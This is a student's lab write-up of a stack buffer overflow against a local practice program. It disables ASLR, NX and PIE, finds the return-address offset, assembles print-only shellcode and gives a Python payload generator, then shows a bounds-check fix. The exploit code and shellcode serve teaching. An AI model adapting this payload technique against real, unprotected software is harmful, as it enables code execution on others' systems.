Buffer Overflow Exercise

The Setup

This assignment essentially wants us to perform a buffer overflow and so there are certain preparations we can make to make it easier. Please note that even without these preparations, a buffer overflow should still be possible, but it would be much more difficult.

I will be using Kali Linux for this assignment:

```
┌──(manvith㉿kali)-[~]
└─$ uname -a
Linux kali 5.18.0-kali5-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali6 (2022-07-07) x86_64 GNU/Linux
```

Make sure SELinux is disabled:

```
┌──(manvith㉿kali)-[~]
└─$ sestatus
SELinux status:                 disabled
```

We can see that Address Space Layout Randomization (ASLR) is on as a value of `2` means: Randomize the positions of the stack, VDSO page, shared memory regions, and the data segment.
To disable it, we set it to a value of `0`: [1]

```
┌──(manvith㉿kali)-[~]
└─$ cat /proc/sys/kernel/randomize_va_space
2

┌──(manvith㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/manvith]
└─# sudo echo 0 > /proc/sys/kernel/randomize_va_space

┌──(root㉿kali)-[/home/manvith]
└─# exit

┌──(manvith㉿kali)-[~]
└─$ cat /proc/sys/kernel/randomize_va_space
0
```

Finally, it would be useful to enable core dumps so we can collect information about a program when it crashes in a core file [2]. The core file produced can then be analyzed using another program called `gdb`: [3]

```
┌──(manvith㉿kali)-[~]
└─$ ulimit -c unlimited

┌──(manvith㉿kali)-[~]
└─$ ulimit -c
unlimited
```

After compiling our program without any additional flags. We can look further into the security of `blame` by using the program `checksec`: [4]

```
┌──(manvith㉿kali)-[~]
└─$ checksec --file=/home/manvith/blame
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   40 Symbols        No    0               1               /home/manvith/blame
```

It’s interesting to note that the program does not have a stack canary (a dummy value that is placed on the stack in front of the return address) presumably because of the overhead associated with it. However, the program does have Non-executable memory (NX) enabled (Store code in executable memory but store data in writeable but non-executable memory).

We must disable NX and PIE, which we are able to do with the following flags `-z execstack -no-pie` [7]

The Code

The program has the following if statement which ensures there’s no buffer overflow:

```
if (strlen(scapegoat) < INPUT_BUFFER)
```

However, a buffer overflow can already take place before the check when getting user input. We can verify this with a file `1.txt` which contains three hundred ones.

```
┌──(manvith㉿kali)-[~]
└─$ cat 1.txt | ./blame
zsh: done               cat 1.txt | 
zsh: segmentation fault  ./blame
```

Now that we know that an exploit is possible. But before we proceed any further with the exploit, we first need to make the code that will be injected into the exploit. Specifically, it needs to print out `Now I pwn your computer`. There are certain programs that will automatically convert C code to shell code but since all we’re doing is printing text, we will not be using those. Modifying example 2 from [5] gives us:

```
;hello.asm
[SECTION .text]

global _start
```

```
_start:

        jmp short ender

        starter:

        xor eax, eax    ;clean up the registers
        xor ebx, ebx
        xor edx, edx
        xor ecx, ecx

        mov al, 4       ;syscall write
        mov bl, 1       ;stdout is 1
        pop ecx         ;get the address of the string from the stack
        mov dl, 23      ;length of the string
        int 0x80

        xor eax, eax
        mov al, 1       ;exit the shellcode
        xor ebx,ebx
        int 0x80

        ender:
        call starter  ;put the address of the string on the stack
        db 'Now I pwn your computer'
```

After following the rest of the steps and cleaning up the output, we now have the payload that we can inject

```
"\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x17\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x4e\x6f\x77\x20\x49\x20\x70\x77\x6e\x20\x79\x6f
\x75\x72\x20\x63\x6f\x6d\x70\x75\x74\x65\x72"
```

The Exploit

The final stage is actually injecting the shellcode we produced into the program. But we need to know exactly where to overwrite the instruction pointer (EIP) [6]. With some trial and error, the four characters that get copied into the EIP are the 157-160th characters. With the following python script to generate the input:

```
with open("input", "w") as f:
    f.write(f"{'X'*156}AAAA{'X'*96}")
```

We can look at the core dump:


```
(gdb) file blame
Reading symbols from blame...
(No debugging symbols found in blame)
(gdb) run blame < input
Starting program: /home/manvith/blame blame < input
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
eax            0x0                 0
ecx            0xffffd300          -11520
edx            0x0                 0
ebx            0xf7e1cff4          -136196108
esp            0xffffd300          0xffffd300
ebp            0x0                 0x0
esi            0x56558eec          1448447724
edi            0xf7ffcb80          -134231168
eip            0x41414141          0x41414141
eflags         0x10212             [ AF IF RF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

to see the eip ends up with the value `0x41414141 (= AAAA)`. This means that anything after this is ours to freely play around with. Using this new information, we can create a new python script to include our shellcode in the input and pad with enough nop-sleds (i.e. No operations) to make sure the input is 256 bytes. We also have to consider what we will overwrite the EIP to. A good value for this would be a little past our stack pointer `0xffffd300`. After some trial and error, `0xffffd310` would be an appropriate value.

```
# Generator.py
with open("input", "wb") as f:
    f.write(b'X'*156) # Padding until we reach EIP
    f.write(b'\x10\xd3\xff\xff') # Overwrite EIP
    f.write(b'\x90'*41) # Nop-sleds
    f.write(b'\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x17\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x4e\x6f\x77\x20\x49\x20\x70\x77\x6
e\x20\x79\x6f\x75\x72\x20\x63\x6f\x6d\x70\x75\x74\x65\x72') # Shellcode
```

Finally, we can take the `input` file generated and pipe it into blame to see that our exploit has worked:



```
---(manvith㉿kali)-[~]
--$ gdb
GNU gdb (Debian 12.1-4) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) file blame
Reading symbols from blame...
(No debugging symbols found in blame)
(gdb) run blame < input
Starting program: /home/manvith/blame blame < input
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Now I pwn your computer[Inferior 1 (process 112262) exited normally]
(gdb) 
```

A Simple Fix

To prevent buffer overflows, we can add another check to the `grabline` function - Have a second variable to track index and make sure that this never goes above `INPUT_BUFFER-1` as shown below. This will make sure that the program never reads too many characters to cause a buffer overflow.

```
void grabline(char *s) {
  int c;
  int i = 0;
  while ((c=getChar()) != EOF && i < (INPUT_BUFFER-1)) {
    *s++ = c;
     i++;
  }
  *s++ = '\0';
}
```

Sources

1. https://docs.oracle.com/cd/E37670_01/E36387/html/ol_aslr_sec.html
2. https://ss64.com/bash/ulimit.html
3. https://web.eecs.umich.edu/~sugih/pointers/gdb_core.html
4. https://github.com/slimm609/checksec.sh
5. https://vividmachines.com/shellcode/shellcode.html
6. https://zachgrace.com/cheat_sheets/gdb/
7. https://stackoverflow.com/questions/2340259/how-to-turn-off-gcc-compiler-optimization-to-enable-buffer-overflow